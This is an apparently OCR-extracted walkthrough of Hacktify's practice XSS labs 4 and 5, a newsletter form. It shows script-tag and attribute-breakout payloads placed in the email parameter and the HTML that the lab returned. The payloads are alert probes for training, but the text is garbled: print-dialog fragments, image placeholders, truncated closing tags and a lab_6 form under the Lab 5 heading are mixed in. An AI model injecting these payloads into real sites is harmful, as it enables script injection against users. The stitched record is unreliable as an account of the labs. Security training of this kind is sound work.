
https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=<script>+alert("MHKace")<%2Fscript>

Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on <script> alert("MHKace")</script>



```
    </div>
  </nav>
  <section class="pager-section">
      <div class="container">
      <!-- <h2 class="page-titlee">Hacktify</h2> -->
        <center>
          <div class="containers">
              <h1>Subscribe to our NewsLetter</h1>
              <center>
                  <form action="lab_4.php" method="GET">
                  <input type="text" name="email" class="field" placeholder="Enter your Email" value="<script> ("MHKace")</script>">
                  <input type="submit" value="Subscribe" class="btn btn-warning">
                  </form>
                  </center><center><h2>Thanks for your Subscription!<br> You'll receive email on <b>&lt;script&gt; alert(&quot;MHKace&quot;)&lt;/script&gt;</b></h2></center>            </div>
        </center>
    <header>
  </div>
  </section>
  <hr />
    <div class="footer">
        <p>© Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
    </div>
  </div>
ody>
tml>
```


Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on "><script>print("MHKace")</script>

Print — 1 sheet of paper

Destination: Save to PDF


Pages: All

Color mode: Color


Hence we can say that the following lab is vulnerable to XSS and we also get to learn that there can be many different payloads we can use if we have an understanding of what can be used and when....:)

## Lab 5: Developer hates scripts!

Observations:
On accessing the lab the interface looks similar to other labs we have done so far,




Subscribe to our NewsLetter



Subscribe to our NewsLetter


alert("MHKace")">

Thanks for your Subscription!
You'll receive email on "><script>
alert("MHKace")</script>



Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on "><script>alert("MHKace")</script>



```
        <center>
          <div class="containers">
              <h1>Subscribe to our NewsLetter</h1>
              <center>
                  <form action="lab_6.php" method="GET">
                  <input type="text" name="email" class="field" placeholder="Enter your Email" value="">alert("MHKace")">
                  <input type="submit" class="btn btn-warning" value="Subscribe">
                  </form>
                  </center><center><h2>Thanks for your Subscription!<br> You'll receive email on <b>&quot;&gt;&lt;script&gt;alert(&quot;MHKace&quot;)&lt;/script&gt;</b></h2></center>            </div>
        </center>
    <header>
  </div>
  </section>
  <hr />
    <div class="footer">
        <p>© Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
    </div>
  </div>
body>
```